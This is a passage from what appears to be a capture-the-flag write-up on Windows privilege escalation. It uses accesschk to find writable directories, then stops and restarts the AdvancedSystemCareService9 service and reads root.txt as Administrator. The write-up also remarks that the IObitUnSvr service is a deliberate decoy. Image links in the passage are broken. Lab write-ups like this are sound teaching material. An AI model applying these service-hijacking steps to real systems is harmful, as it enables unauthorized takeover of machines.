
- `.\accessChk.exe /accepteula -uwc directory_name`

> Dont look deep into this cuz this **IObitUnSvr** is a rabbit hole, which is intentially made vul'n to throws the users into confusion.

Fiinal Exploit


- `cmd.exe /c "sc stop AdvancedSystemCareService9"`

- `cmd.exe /c "sc start AdvancedSystemCareService9"`



```
 Directory of C:\Users\Administrator\Desktop

10/12/2020  11:05 AM    <DIR>          .
10/12/2020  11:05 AM    <DIR>          ..
10/12/2020  11:05 AM             1,528 activation.ps1
09/27/2019  04:41 AM                32 root.txt
               2 File(s)          1,560 bytes
               2 Dir(s)  44,154,769,408 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
[redacted]
```

- `cmd.exe /c "sc stop IObitUnSvr"`



```
PS C:\Program Files (x86)\IObit> del IObit.exe
PS C:\Program Files (x86)\IObit> cmd.exe /c "sc stop IObitUnSvr"
[SC] OpenService FAILED 5:

Access is denied.
```